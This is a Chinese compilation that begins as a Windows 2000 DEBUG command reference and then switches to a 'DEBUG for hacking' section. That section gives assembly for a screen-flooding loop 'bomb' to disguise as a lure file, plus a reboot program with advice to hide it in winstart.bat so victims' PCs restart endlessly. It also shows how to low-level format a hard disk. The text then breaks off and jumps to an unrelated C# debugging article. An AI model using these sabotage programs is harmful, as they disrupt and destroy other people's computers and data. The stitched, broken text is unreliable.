List 值可以是十六进制字节或字符串。使用空格、逗号或制表符来分隔值。必须将字符串包括在单或双引号中。

范例

假定键入以下命令：

ecs:100

Debug 按下面的格式显示第一个字节的内容:

04BA:0100 EB.

要将该值更改为 41, 请在插入点键入 41, 如下所示:

04BA:0100 EB. 41_

可以用一个 e 命令键入连续的字节值。在键入新值后按 SPACEBAR (空格键), 而不是按 ENTER 键。Debug 显示下一个值。在此范例中, 如果按三次 SPACEBAR (空格键), Debug 将显示下面的值:

04BA:0100 EB. 41 10. 00. BC. _

要将十六进制值 BC 更改为 42, 请在插入点键入 42, 如下所示:

04BA:0100 EB. 41 10. 00. BC. 42_

假定决定值 10 应该是 6F。要纠正该值, 请按 HYPHEN 键两次以返回到地址 0101 (值 10)。Debug 显示以下内容:

04BA:0100 EB. 41 10. 00. BC. 42-

04BA:0102 00. -

04BA:0101 10. _

在插入点键入 6f 更改值, 如下所示:

04BA:0101 10. 6f_

按 ENTER 停止 e 命令并返回到 Debug 提示符下。

以下是字符串项的范例:

eds:100 "This is the text example"

该字符串将从 DS:100 开始填充 24 个字节

Debug:F (填充)

使用指定的值填充指定内存区域中的地址。

可以指定十六进制或 ASCII 格式表示的数据。任何以前存储在指定位置的数据将会丢失。

f range list

参数

range

指定要填充内存区域的起始和结束地址，或起始地址和长度。关于有效的 range 值的信息，请单击“相关主题”列表中的“Debug 说明”。

list

指定要输入的数据。List 可以由十六进制数或引号包括起来的字符串组成。

说明

使用 range 参数

如果 range 包含的字节数比 list 中的数值大，Debug 将在 list 中反复指派值，直到 range 中的所有字节全部填充。

如果在 range 中的任何内存损坏或不存在，Debug 将显示错误消息并停止 f 命令。

使用 list 参数

如果 list 包含的数值多于 range 中的字节数，Debug 将忽略 list 中额外的值。

范例

假定键入以下命令：

```
f04ba:1001100 42 45 52 54 41
```

作为响应，Debug 使用指定的值填充从 04BA:100 到 04BA:1FF 的内存位置。Debug 重复这五个值直到 100h 个字节全部填满为止。

Debug:G (转向)

运行当前在内存中的程序。

g [=address] [breakpoints]

参数

=address

指定当前在内存中要开始执行的程序地址。如果不指定 address, Windows 2000 将从 CS:IP 寄存器中的当前地址开始执行程序。

breakpoints

指定可以设置为 g 命令的部分的 1 到 10 个临时断点。

有关执行循环、重复的字符串指令、软件中断或子程序的信息, 请单击“相关主题”列表中的 Debug P (执行)。

有关执行指令的信息, 请单击“相关主题”列表中的 Debug T (跟踪)。

Debug:H (十六进制)

对指定的两个参数执行十六进制运算。

h value1 value2

参数

value1

代表从 0 到 FFFFh 范围内的任何十六进制数字。

value2

代表从 0 到 FFFFh 范围内第二个十六进制数字。

说明

Debug 首先将指定的两个参数相加，然后从第一个参数中减去第二个参数。这些计算的结果显示在一行中：先计算和，然后计算差。

范例

假定键入以下命令：

```
h19f 10a
```

Debug 执行运算并显示以下结果。

```
02A9 0095
```

Debug:I（输入）

从指定的端口读取并显示一个字节值。

```
i port
```

参数

```
port
```

按地址指定输入端口。地址可以是 16 位的值。

有关将字节值发送到输出端口的信息，请单击“相关主题”列表中的 Debug 0（输出）。

范例

假定键入以下命令：

```
i2f8
```

同时假定端口的字节值是 42h。Debug 读取该字节，并将其值显示如下：

```
42
```

Debug:L（加载）

将某个文件或特定磁盘扇区的内容加载到内存。

要从磁盘文件加载 BX:CX 寄存器中指定的字节数内容，请使用以下语法：

```
l [address]
```

要略过 Windows 2000 文件系统并直接加载特定的扇区，请使用以下语法：

```
l address drive start number
```

参数

address

指定要在其中加载文件或扇区内容的内存位置。如果不指定 address，Debug 将使用 CS 寄存器中的当前地址。

drive

指定包含读取指定扇区的磁盘的驱动器。该值是数值型：0 = A，1 = B，2 = C 等。

start

指定要加载其内容的第一个扇区的十六进制数。

number

指定要加载其内容的连续扇区的十六进制数。只有要加载特定扇区的内容而不是加载 debug 命令行或最近的 Debug n（名称）命令中指定的文件时，才能使用 drive、start 和 number 参数。

有关指定用于 l 命令的文件的信息，请单击“相关主题”列表中的 Debug n（名称）。

有关写入调试到磁盘的文件的信息，请单击“相关主题”列表中的 Debug w（写入）。

注意

使用不带参数的 l 命令

当使用不带参数的 l 命令时，在 debug 命令行上指定的文件将加载到内存中，从地址 CS:100 开始。Debug 同时将 BX 和 CX 寄存器设置为加载的字节数。如果不在 debug 命令行指定文件，所装入的文件将是最近使用 n 命令经常指定的文件。

使用具有 address 参数的 1 命令

如果使用带 address 参数的 1 命令，Debug 将从内存位置 address 开始加载文件或指定扇区的内容。

使用带全部参数的 1 命令

如果使用带所有参数的 1 命令，Debug 将加载指定磁盘扇区的内容而不是加载文件。

加载特定扇区的内容

指定范围内的每个扇区均从 drive 读取。Debug 从 start 开始加载，直到在 number 中指定的扇区数中的内容全部被加载。

加载 .exe 文件

Debug 忽略 .exe 文件的地址 address 参数。如果指定 .exe 文件，Debug 将文件重新定位到 .exe 文件的标题中指定的加载地址。在 .exe 文件被加载到内存前，标题自身从 .exe 文件脱离，因此磁盘上的 .exe 文件大小与内存中的不同。如果要检查整个 .exe 文件，请使用不同的扩展名重命名文件。

打开十六进制文件

Debug 将具有 .hex 扩展名的文件认为十六进制格式文件。键入不带参数的 1 命令，可以加载从十六进制文件中指定的地址处开始的十六进制文件。如果键入的 1 命令包含 address 参数，Debug 将把指定的地址加到在十六进制文件中找到的地址上，以确定起始地址。

范例

假定启动 Debug 并键入以下命令：

```
nfile.com
```

现在可以键入 1 命令以加载 File.com。Debug 将加载文件并显示 Debug 提示符。

假定需要从驱动器 C 将起始逻辑扇区为 15 (0Fh) 的 109 (6Dh) 个扇区的内容加载到起始地址为 04BA:0100 的内存中。为此，请键入以下命令：

```
104ba:100 2 0f 6d
```

Debug:M (移动)

将一个内存块中的内容复制到另一个内存块中。

m range address

参数

range

指定要复制内容的内存区域的起始和结束地址，或起始地址和长度。

address

指定要将 range 内容复制到该位置的起始地址。

说明

复制操作对现有数据的影响

如果新数据没有写入正在被复制的数据块中的地址，则源数据将保持不变。但是，如果目标块已经包含数据(就象它在覆盖副本操作中一样)，则将改写该数据。(覆盖复制操作是指那些目标数据块部分内容覆盖原数据块部分内容的操作。)

执行覆盖复制操作

m 命令执行目标地址的覆盖复制操作，而不丢失数据。将改写的地址内容首先复制。因此，如果将较高位地址的数据复制到较低位地址，则复制操作从原块的最低位地址开始并向最高位地址进行。反之，如果要将数据从低地址复制到高地址，复制操作从原块的最高地址开始，向最低地址进行。

范例

假定键入以下命令：

mcs:100 110 cs:500

Debug 首先将 CS:110 地址中的内容复制到地址 CS:510 中，然后将 CS:10F 地址中的内容复制到 CS:50F 中，如此操作直至将 CS:100 地址中的内容复制到地址 CS:500 中。要查看结果，请使用 Debug d (转储) 命令，并使用 m 命令指定目标地址

Debug:N (名称)

指定 Debug l (加载) 或 w (写入) 命令的可执行文件的名称，或者指定正在调试的可执行文件的参数。

n [drive:][path] filename

要指定测试的可执行文件的参数，请使用以下语法：

n file-parameters

参数

如果在没有参数的情况下使用，则 n 命令清除当前规范。

[drive:][path] filename

指定要测试的可执行文件的位置和名称。

file-parameters

为正在测试的可执行文件指定参数和开关。

有关将文件或指定磁盘扇区的内容加载到内存中的信息，请单击“相关主题”列表中的 Debug L（加载）。

有关写入调试到磁盘的文件的信息，请单击“相关主题”列表中的 Debug W（写入）。

说明

n 命令的两个用途

可以按两种方式使用 n 命令。首先，您可以使用它以指定后面的 l（加载）或 w（写入）命令所使用的文件。如果在没有命名所调试文件的情况下启动 Debug，必须在使用 l 命令加载文件之前使用命令 nfilename。在 CS:5C 为文件控制块（FCB）正确编排文件名的格式。其次，可以使用 n 命令指定被调试文件的命令行参数和开关。

内存区域

以下四个内存区域都会受到 n 命令的影响：

内存位置

内容

CS:5C

文件 1 的文件控制数据块 (FCB)

CS:6C

文件 2 的文件控制数据块 (FCB)

CS:80

n 命令行的长度 (以字符表示)

CS:81

n 命令行字符的开头

为 n 命令指定的第一个文件名被放在 CS:5C 的 FCB 中。如果指定第二个文件名, 此名称将放置到 CS:6C 的 FCB 中。n 命令行上键入的字符数 (除第一个字符之外, n) 存储在位置 CS:80。n 命令行上的实际字符 (再次, 除了字母 n 之外) 存储在以 CS:81 开头的位置。注意这些字符可以是在 Windows 2000 命令提示符下键入的命令中有效的任何开关和分隔符。

范例

假定已经启动 Debug, 并加载了正在调试的程序 Prog.com。接着您决定为 Prog.com 指定两个参数并运行此程序。以下是此范例的命令序列:

```
debug prog.com  
nparam1 param2  
g
```

在这种情况下, Debug g (转向) 命令会运行该程序, 就好像您已在 Windows 2000 命令提示符后键入了如下命令:

```
prog param1 param2
```

所以, 测试和调试反映 Prog.com 通常的运行时间环境。

在下面的命令序列中, 第一个 n 命令将 File1.exe 指定为后接的 l (加载) 命令的文件, 该命令将 File1.exe 加载到内存。第二个 n 命令指定 File1.exe 将使用的参数。最后, g 命令将运行 File1.exe 文件, 就好像您在 Windows 2000 命令行中键入了 File1File2.dat File2.dat 一样。

```
nfile1.exe  
l  
nfile2.dat file3.dat  
g
```

注意

不要在 n 命令的第二种形式后使用 l 命令。还要注意，如果现在使用 w（写入）命令，Windows 2000 将使用名称 File2.dat 保存正在调试的文件 File1.exe。为避免出现此结果，应该总是在 l 或 w 命令之前立即使用 n 命令的第一种形式。

Debug:O（输出）

将字节值发送到输出端口。

o port byte-value

参数

port

通过地址指定输出端口。端口地址可以是 16 位值。

byte-value

指定要指向 port 的字节值。

有关从输入端口读取字节值的信息，请单击“相关主题”列表中的 Debug I（输入）。

范例

要将字节值 4Fh 发送到地址为 2F8h 的输出端口，请键入以下命令：

o2f8 4f

Debug:P（执行）

执行循环、重复的字符串指令、软件中断或子例程；或通过任何其他指令跟踪。

p [= address] [number]

参数

=address

指定第一个要执行指令的位置。如果不指定地址，则默认地址是在 CS:IP 寄存器中指定的

当前地址。

number

指定在将控制返回给 Debug 之前要执行的指令数。默认值为 1。

有关运行当前在内存中程序的信息，请单击“相关主题”列表中的 Debug G（转向）。

有关执行指令的信息，请单击“相关主题”列表中的 Debug T（跟踪）。

说明

控制传送到要测试的程序

当 p 命令将控制从 Debug 传送到要测试的程序时，该程序不间断运行，直到循环、重复字符串指令、软件中断或者完成了指定地址的子例程为止，或者直到执行了指定数量的机器指令为止。控制返回到 Debug。

地址参数的限制

如果 address 参数没有指定段，Debug 将使用被测试程序的 CS 寄存器。如果省略 address，程序将从 CS:IP 寄存器所指定的地址开始执行。必须在 address 参数之前使用等号 (=) 以便将它与 number 参数区分。如果在指定地址处的指令不是循环、重复的字符串指令、软件中断或子例程，则 p 命令与 Debug t（跟踪）命令的作用相同。

使用 p 命令显示的邮件

当 p 执行完一段说明后，Debug 显示出程序的寄存器内容、标志的状态以及下一段将要被执行的指令的解码形式。

警告

不能使用 p 命令跟踪只读内存（ROM）。

范例

假定正在测试的程序在地址 CS:143F 处包含一个 call 指令。要运行 call 目标位置的子程序然后将控制返回到 Debug，请键入以下命令：

p=143f

Debug 按以下格式显示结果：

AX=0000 BX=0000 CX=0000 DX=0000 SP=FFEE BP=0000 SI=0000 DI=0000
DS=2246 ES=2246 SS=2246 CS=2246 IP=1443 NV UP EI PL NZ AC PO NC

2246:1442 7505 JNZ 144A

Debug:Q (退出)

停止 Debug 会话，不保存当前测试的文件。

当您键入 q 以后，控制返回到 Windows 2000 的命令提示符。

q

参数

该命令不带参数。

有关保存文件的信息，请单击“相关主题”列表中的 Debug W (写入)。

Debug:R (寄存器)

显示或改变一个或多个 CPU 寄存器的内容。

r [register-name]

参数

无

如果在没有参数的情况下使用，则 r 命令显示所有寄存器的内容以及寄存器存储区域中的标志。

register-name

指定要显示其内容的寄存器名。

有关显示内存部分内容的信息，请单击“相关主题”列表中的 Debug D (转储)。

有关反汇编字节的信息，请单击“相关主题”列表中的 Debug U (反汇编)。

说明

使用 r 命令

如果指定了寄存器名称，Windows 2000 将显示以十六进制标记表示的寄存器的 16 位值，并将冒号显示为提示符。如果要更改包含在寄存器中的值，除非键入新值并按 ENTER 键；否则，请按 ENTER 键返回 Debug 提示符。

有效寄存器名

以下是 register-name 的有效值: ax、bx、cx、dx、sp、bp、si、di、ds、es、ss、cs、ip、pc 及 f。ip 和 pc 都引用指令指针。

如果指定寄存器名称, 而不是从前面的列表中指定, Windows 2000 将显示以下消息:

br error

使用 f 字符而不是寄存器名

如果键入 f 字符代替寄存器名, Debug 将每个标记的当前设置显示为两字母代码, 然后显示 Debug 提示符。要更改标志的设置, 请从下表中键入适当的两字母代码:

标志名

设置

清除

溢出

ov

nv

方向

dn (减)

up (增)

中断

ei (启用)

di (禁用)

正负

ng (负)

pl (正)

零

zr

nz

辅助进位

ac

na

奇偶校验

pe (偶校验)

po (奇校验)

进位

cy

nc

可以按任何顺序键入新的标志值。不需要在这些值之间留出空格。要停止 r 命令, 请按 ENTER 键。任何没有指定新值的标志保持不变。

用 r 命令显示的邮件

如果为标记指定了多个值, Debug 将显示以下消息:

df error

如果指定没有在前面的表中列出的标志代码, Debug 将显示以下消息:

bf error

在这两种情况下, Debug 将忽略所有在无效项目之后指定的设置。

Debug 的默认设置

在启动 Debug 时, 会将段寄存器设置到空闲内存的低端, 指令指针设置为 0100h, 清除所有标志, 并且将其余寄存器设置为零, 除了被设置为 FFEEh 的 sp 之外。

Debug:R

范例

要查看所有寄存器的内容、所有标记的状态和当前位置的指令解码表, 请键入以下命令:

r

如果当前位置是 CS:11A, 显示外观将类似于以下内容:

```
AX=0E00 BX=00FF CX=0007 DX=01FF SP=039D BP=0000 SI=005C DI=0000
DS=04BA ES=04BA SS=04BA CS=04BA IP=011A NV UP DI NG NZ AC PE NC
04BA:011A CD21 INT 21
```

要只查看标志的状态，请键入以下命令：

```
rf
```

Debug 按以下格式显示信息：

```
NV UP DI NG NZ AC PE NC - _
```

现在，您可以按任意顺序键入一个或多个有效的标志值，其中可以有或没有空格，如下所示：

```
nv up di ng nz ac pe nc - pleicy
```

Debug 结束 r 命令并显示 Debug 提示符。要查看更改，请键入 r 或 rf 命令。Debug 将显示以下内容：

```
NV UP EI PL NZ AC PE CY - _
```

按 ENTER 返回到 Debug 提示符。

Debug:S（搜索）

在某个地址范围搜索一个或多个字节值的模式。

```
s range list
```

参数

range

指定要搜索范围的开始和结束地址。有关 range 参数有效值的信息，请单击“相关主题”列表中的 Debug。

list

指定一个或多个字节值的模式，或要搜索的字符串。用空格或逗号分隔每个字节值和下一个字节值。将字符串值包括在引号中。

说明

如果 list 参数包含多个字节值，Debug 将只显示出现字节值的第一个地址。如果 list 只包含一个字节值，Debug 将显示指定范围内出现该值的所有地址。

范例

假定需要查找包含值 41 并且范围从 CS:100 到 CS:110 的所有地址。为此，请键入以下命令：

```
scs:100 110 41
```

Debug 按以下格式显示结果：

```
04BA:0104
04BA:010D
-
```

以下命令在 CS:100 到 CS:1A0 的范围内搜索字符串“Ph”。

```
scs:100 1a0 "Ph"
```

Debug:U（反汇编）

反汇编字节并显示相应的原语句，其中包括地址和字节值。反汇编代码看起来象已汇编文件的列表。

```
u [range]
```

参数

无

如果在没有参数的情况下使用，则 u 命令分解 20h 字节（默认值），从前面 u 命令所显示地址后的第一个地址开始。

range

指定要反汇编代码的起始地址和结束地址，或起始地址和长度。有关 range 参数有效值的信息，请单击“相关主题”列表中的 Debug。

有关集成记忆码的信息，请单击“相关主题”列表中的 Debug A（汇编）。

有关显示内存部分内容的信息，请单击“相关主题”列表中的 Debug D（转储）。

范例

要反汇编 16 (10h) 字节，从地址 04BA:0100 开始，请键入以下命令：

```
u04ba:100110
```

Debug 按以下格式显示结果：

```
04BA:0100 206472 AND [SI+72], AH
04BA:0103 69 DB 69
04BA:0104 7665 JBE 016B
04BA:0106 207370 AND [BP+DI+70], DH
04BA:0109 65 DB 65
04BA:010A 63 DB 63
04BA:010B 69 DB 69
04BA:010C 66 DB 66
04BA:010D 69 DB 69
04BA:010E 63 DB 63
04BA:010F 61 DB 61
```

如果只显示从 04BA:0100 到 04BA:0108 特定地址的信息，请键入以下命令：

```
u04ba:0100 0108
```

Debug 显示以下内容：

```
04BA:0100 206472 AND [SI+72], AH
04BA:0103 69 DB 69
04BA:0104 7665 JBE 016B
04BA:0106 207370 AND [BP+DI+70], DH
```

Debug:W（写入）

将文件或特定分区写入磁盘。

要将在 BX:CX 寄存器中指定字节数的内容写入磁盘文件，请使用以下语法：

w [address]

要略过 Windows 2000 文件系统并直接写入特定的扇区，请使用以下语法：

w address drive start number

参数

address

指定要写到磁盘文件的文件或部分文件的起始内存地址。如果不指定 address，Debug 程序将从 CS:100 开始。关于 address 参数有效值的信息，请在“相关主题”列表中单击 Debug。

drive

指定包含目标盘的驱动器。该值是数值型：0 = A，1 = B，2 = C，等等。

start

指定要写入第一个扇区的十六进制数。

number

指定要写入的扇区数。

有关指定用于 w 命令的文件的信息，请单击“相关主题”列表中的 Debug N（名称）。

有关将文件或文件扇区内容加载到内存中的信息，请单击“相关主题”列表中的 Debug L（加载）。

说明

必须在启动 Debug 时或者在最近的 Debug n（名称）命令中指定磁盘文件的名称。这两种方法都可以将地址 CS:5C 处文件控制块的文件名正确地编排格式。

在使用不带参数的 w 命令之前重新设置 BX:CX

如果使用了 Debug g（转向）、t（跟踪）、p（执行）或 r（寄存器）命令，必须在使用无参数的 w 命令之前，将 BX:CX 寄存器复位。

将修改后的文件写入磁盘

如果修改文件但不更改文件名、长度或起始地址，Debug 仍然可以正确地将文件写入源磁盘位置。

w 命令的限制

不能用该命令写入 .exe 或 .hex 文件。

警告

因为略过 Windows 2000 文件句柄，所以写入特定的分区非常危险。如果键入错误的值，则磁盘文件结构很容易被损坏。

范例

假定要将起始地址为 CS:100 的内存内容写入到驱动器 B 的磁盘中。需要将数据从磁盘的逻辑扇区号 37h 开始并持续 2Bh 个扇区。为此，键入以下命令：

```
wcs:100 1 37 2b
```

当写操作完成时，Debug 再次显示 Debug 提示符。

Debug:XA（分配扩展内存）

分配扩展内存的指定页面数。

要使用扩展内存，必须安装符合 4.0 版的 Lotus/Intel/Microsoft 扩展内存规范（LIM EMS）的扩展内存设备驱动程序。

```
xa [count]
```

参数

count

指定要分配的扩展内存的 16KB 页数。

有关使用扩展内存的其他 Debug 命令的信息，请单击“相关主题”列表中的 XD（释放扩展内存）、XM（映射扩展内存页）或 XS（显示扩展内存状态）。

说明

如果指定的页面数可用，则 Debug 将显示消息，此消息表明所创建的句柄的十六进制数；否则，Debug 将显示错误消息。

Debug:XA

范例

要分配扩展内存的 8 个页面，请键入以下命令：

```
xa8
```

如果命令成功，Debug 将显示类似的以下消息：

```
Handle created=0003
```

Debug:XD（释放扩展内存）

释放指向扩展内存的句柄。

要使用扩展内存，必须安装符合 4.0 版的 Lotus/Intel/Microsoft 扩展内存规范（LIM EMS）的扩展内存设备驱动程序。

```
xd [handle]
```

参数

handle

指定要释放的句柄。

有关使用扩展内存的其他 Debug 命令的信息，请单击“相关主题”列表中 XA（分配扩展内存）、XM（映射扩展内存页）或 XS（显示扩展内存状态）。

范例

要释放句柄 0003，请键入以下命令：

xd 0003

如果命令成功，Debug 将显示下列消息：

Hdle 0003 deallocated

Debug:XM（映射扩展内存页）

将属于指定句柄的扩展内存逻辑页映射到扩展内存的物理页。

要使用扩展内存，必须安装符合 4.0 版的 Lotus/Intel/Microsoft 扩展内存规范（LIM EMS）的扩展内存设备驱动程序。

xm [lpage] [ppage] [handle]

参数

lpage

指定要映射到物理页 ppage 的扩展内存的逻辑页面号。

ppage

指定将 lpage 映射到的物理页面号。

handle

指定句柄。

有关使用扩展内存的其他 Debug 命令的信息，请单击“相关主题”列表中的 XA（分配扩展内存）、XD（释放扩展内存）或 XS（显示扩展内存）。

范例

要将句柄 0003 的逻辑页 5 映射到物理页 2，请键入以下命令：

xm 5 2 0003

如果命令成功，Debug 将显示下列消息：

Logical page 05 mapped to physical page 02

Debug:XS (显示扩展内存状态)

显示有关扩展内存状态的信息。

要使用扩展内存，必须安装符合 4.0 版的 Lotus/Intel/Microsoft 扩展内存规范 (LIM EMS) 的扩展内存设备驱动程序。

XS

参数

该命令不带参数。

有关使用扩展内存的其他 Debug 命令的信息，请单击“相关主题”列表中的 XA (分配扩展内存)、XD (释放扩展内存) 或 XM (映射扩展内存页)。

说明

Debug 显示的信息有如下格式：

```
Handle xx has xx pages allocated
Physical page xx = Frame segment xx
xx of a total xx EMS pages have been allocated
xx of a total xx EMS handles have been allocated
```

范例

要显示扩展内存信息，请键入以下命令：

XS

Debug 显示与以下类似的信息：

```
Handle 0000 has 0000 pages allocated
Handle 0001 has 0002 pages allocated
Physical page 00 = Frame segment C000
Physical page 01 = Frame segment C400
```

Physical page 02 = Frame segment C800

Physical page 03 = Frame segment CC00

2 of a total 80 EMS pages have been allocated

2 of a total FF EMS handles have been allocated

debug 在黑客中的使用

一、死循环炸弹的编写

在 dos 下键入 debug, 进入 debug, 然后键入下面的汇编代码(分号后是解释):

```
-a100
0100:mov dl,1 ;将 1 调入 dl
0102:mov ah,2 ;将 2H 调入 ah
0104:int 21 ;调用 21H DOS 程序
0106:inc dl ;将 dl 中的数加 1
0108:jmp 102 ;回到 102 程序, 既返回"mov ah,2"
```

两次回车

现在让我们来生成 com 文件, 键入一下指令:

```
-n 盘符程序名 ;n 和程序名间没有空格
-rbx ;查看 bx 寄存器
回车 ;bx 为 0, 不用输入, 就回车
-rcx ;查看 cx 寄存器
:a ;输入程序字节数, a(16 进制)就是 10 字节
-w ;写入程序
```

好了, 现在可以在 dos 下试试效果了, 呵呵, 不要打我呀!!!!!!是不是电脑乱叫乱跑呀, 哈哈, 这是个死循环, 现在同时按 ctrl+break 或 ctrl+c 可以强制停止的, 要是在 windows 下就用鼠标结束命令提示符就没事了.

现在来解释一下这个程序的实现过程: 把显示字符的 ASCII 码值调入 DL 寄存器中, 把显示字符的功能号 2H 调入 ah 中, 执行"int 21"即显示 1H 的 ASCII 码, "inc dl"就是将 dl 中的值加一, "jmp 102"就是跳到"mov ah,2"这个程序段, 简单吧, 很容易看懂的, 这个程序如果再屏蔽掉 ctrl, break, c, 然后在将窗口最大化, 呵呵, 那就只能看着自己的"爱机"死循环到死机了, 你可以给他取个 sexlady 的名字, 再换个性感的图标, 现在就可以用它来炸色狼了. 呵呵, 今天就讲这么多, 下次讲什么呢? 讲炸键盘的核心代码吧, 嘿嘿.

二、让你的电脑反复启动

```
c:\debug boot.com
-a100
-mov ax, 0040
-mov ds, ax
```

```
-mov si,0072
-mov[si],ax
jmp ffff:0
int 20
-rcx
0014
-w
-q
```

这个就是热启动的程序,如果再用.bat 文件让它自动执行,那么它就是一个炸弹,让人家的电脑反复启动,可能你会把他添加到 autoexec.bat 中,但这样容易被人发现,其实还有一个自动批处理文件和 autoexe.bat 的作用一样,不过他是在 autoexec.bat 后执行,文件名叫 winstart.bat,这个文件是许多软件安装时生成的临时文件,当软件安装需要重新启动然后继续安装时,就会在 windows 目录下生成这个文件,安装完后自动删除,但如果是你人为添加这个文件,系统将不把他删除,这样你就可以把这个热启动的程序用这个 winstart.bat 来让他每次启动计算机时自动执行,最好把这个文件隐藏,一般人是很难想到是这个批处理文件在捣乱,嘿嘿,这样就可以让人家的计算机反复启动不停了.

三、用 DEBUG 低格硬盘

一： 直接调用 ROM BIOS 中的低格式化程序。

在很多计算机的 ROM BIOS 中存放着低格程序。存放地址从 C8005H 处开始,可以用 DEBUG 的 G 命令直接调用。操作如下:

```
a:/>debug -g c800:0005
```

这时屏幕显示信息(不同版本的 BIOS 显示的信息不一样),回车后提示:

```
current interleave is 3 select new interleave or return fot current
```

这是要求用户选择交叉因子,按回车表示取默认值,屏幕接着提示:

```
Are you aynameically configuring the drive-answer Y/N
```

```
Prss "Y" to begin formatting the drive c: with interleave 03
```

键入 Y 后,开始低格.....

```
Formatting.....
```

完成后询问是否处理坏磁道:

```
Do you want to format bat trackanswer Y/N?
```

如没有就用“N”回答,屏幕提示:

```
rmat successfull,system will new restart,insert dos diskette in dirve a:
```

插入系统盘到 A 驱,即可进行分区,高级格式化等操作。

方法二:

BIOS 也可以由 DOS 通过中断指令来调用。调用 INT 13H 中断的 7 号功能,也可以对硬盘进行低格,操作如下:

```
a:/>debug
-a 100
```

69

的东西，希望以后不会再听到文章开头那句话。debug 最理想的状态是什么？这个不用我说，那就是 defect free，没有 bug，呵呵。但早有人说了，没有 bug 那还叫程序吗？win2000 还 60000 多个 bug 呢。所以我们要做到的是尽量防止 bug，bug 出现后能迅速定位问题所在，修正这个 bug。.net 提供了很丰富的 debug 手段，除了一些 debug 相关的 namespace，c# 语言本身也有相关的内容存在。常用的有条件编译、try/catch、trace 以及断言 (Assert) 等，如果你能熟练掌握这些手段，综合运用，那么 debug 将不再是一场恶梦，也不会像现在这样出现一点儿问题就满论坛追着人问：“我这儿又出错了，为什么呀？”。下面我将分别讲一下这些手段的运用。

一、捕捉异常 (try / catch / finally)

这个我不说，大家都清楚它的作用，就是捕捉程序中所有可能导致错误的异常，然后加入自己的处理措施，并且使程序继续运行，而如果不捕捉异常的话，程序将会终止，简单的把错误信息发送给客户。所以，在进行所有可能出现错误的操作时都应该捕捉异常，象下面这个例子，捕捉数据库操作可能出现的异常。

```
/// <summary>
/// 取得数据库连接
/// </summary>
/// <param name="a_strDatabase">数据库名</param>
/// <param name="oa_objConnection">输出参数，空数据库连接</param>
public void GetConnection(string a_strDatabase , out SqlConnection
oa_objConnection)
{
    oa_objConnection = null ;
    string strConnStr = "";
    try
    {
        strConnStr = "server=" + m_objIni.GetProperty("server") + ";uid="
+ m_objIni.GetProperty("uid") + ";pwd=" + m_objIni.GetProperty("password")
+ ";database=" + a_strDatabase ;
        oa_objConnection = new SqlConnection(strConnStr) ;

        oa_objConnection.Open() ;

        //log it
        m_objLog.Write("数据库连接 ok") ;
    }
    catch(SqlException e)
    {
        //log it
        m_objLog.Write("数据库连接出错" , e) ;

        #if DEBUG
        Console.WriteLine(e.ToString()) ;
    }
}
```

```
#endif//DEBUG
throw(e) ;
}
}

} //end class
```

二、条件编译

java 不提供条件编译，这是我觉得 java 不好的一个原因之一，所以在写 java 时都是自己写一个类来实现条件编译。那么，什么是条件编译呢？就是当符合某一条件时编译，不符合时就不编译，这就方便了 debug。我们经常遇到这种情况，在某一过程或方法里我们想要知道某个变量的值，比较常用的方法是在页面或控制台输出这个变量的值，已确定是否是自己希望的值，但如果没有条件编译的话，但当你发布发行版本时需要手工删掉这些输出语句，费时、费力，并且容易出错，而如果有条件编译，那就方便多了。看下面这个例子：

```
/// <summary>
/// 初始化
/// </summary>
private void Initialize()
{
    try
    {
        m_objConnManager = new ConnManager(m_strIniFilePath , "../config/newsdata.ini") ;
        log = new Log("../logs/newserver.log") ;
    }
    catch(Exception e)
    {

        #if DEBUG
        Console.WriteLine("初始化" + e.Message) ;
        #endif//DEBUG
        throw(new Exception("初始化" + e.Message)) ;

    }

}
```

注意到其中的#if DEBUG 那几句吗？它的作用就是当 DEBUG 时，在控制台输出异常信息，以便你马上知道出现什么错误，而当不是 DEBUG 时，那句就不会被编译。

三、断言 (Assert)

断言真是一个值得大书特书的好东西，但可惜的是 80% 的程序员尤其是 web 程序员不用它，甚至根本就没听说过。很难给断言下一个定义，如果要详细说它的好处，简直都可以写一本书了。简单地说，断言就是在应该是正确的地方加一个判断已确定它真的正确（这话有些拗口，下面我会详细解释），它的作用就是确保你的程序按照预计的目标正常运行，并且能够帮助你迅速定位错误原因。断言的机制很简单，就象 c# 里的断言方法 `System.Diagnostics.Debug.Assert` 的定义，判断一个条件是否成立，如果不成立的话就显示一条信息。看起来很简单，真的能起那么大作用吗？让我们看下边这个例子。

```
/// <summary>
/// 存取 m_strID 的属性
/// </summary>
public string ID
{
    get
    {
        return this.m_strID ;
    }
    set
    {
        #if DEBUG
        //断言
        Debug.Assert(value.Length % 2 == 0 , "分类 id 长度必须为偶数") ;
        #endif

        this.m_strID = value ;
    }
} //end method
```

这是个很简单的方法，就是为了存取 `m_strID` 这个成员变量的值，这个 `m_strID` 是个利用编码规则实现树形结构的字符串成员变量，就像这样：010213，两位为一间隔，通过它的长度和编码规则可以很容易得到它位于第几层，它的父节点的 id 等等。因为两位数为一个间隔，所以这个字符串的长度必须是个偶数。看到 `Debug.Assert` 那句吗？它的作用就是判断这个字符串的长度是不是偶数，如果不是，则弹出一个对话框来显示“分类 id 长度必须为偶数”。或许你会说看不出它有什么作用，不就是判断一个值是否符合要求吗。本来这个程序都是你自己写的，所以你给这个 `m_strID` 赋值时应该知道这个长度为偶数的限制，一般情况下应该都是正确的，好，现在让我们假设这么一种情况，由于某种原因，你忘记了这个限制，而把一个长度是奇数的字符串赋给这个变量，而这时虽然有问題但程序并不报错，继续运行，当过了很远时，这个错误显露出来，使整个程序崩溃或最终结果不正确，这时即使程序报错也是在离产生这个错误的真正原因很远的地方，或者干脆就不报错，这是你要找到错误的原因就很困难了，可能要花费几小时甚至几天的时间，而如果当时你加了断言，运行到这里的时候就会终止，告诉你错误的原因，也就避免了后面出现的问題以及你为纠正这个问題所付出的时间和精力。怎么样，现在是不是对断言有了一定的了解，

并且有一些兴趣呢？试一下吧，慢慢的你会感受到它的威力。另外需要说的一点是断言是为了辅助 deubg 的，而不是进行错误处理的，所以一般把它和条件编译结合使用，只有当编程、测试时才使用断言，而当发行正是版本时应该去掉断言，因为毕竟它是要影响效率的。

四、日志(log)

程序记不记日志恐怕是区分传统程序员和 web 程序员最好的标志了。大多数应用程序都记日志，而几乎所有的 web 程序都不记日志，呵呵。其实日志也是一个特别有用的东西，如果不记录日志，那很可能系统发生了什么、出现什么情况你都不清楚，尤其是时间一长，更容易出现这种情况。所以，养成良好的习惯，让你的程序写 log 吧。当然，除了上述这些，还有很多东西，如跟踪（trace）单步调试等等，你可以自己看一下资料。方法我都讲了，用不用就是你的问题了，呵呵。

堆和栈的区别

作者：cuic139

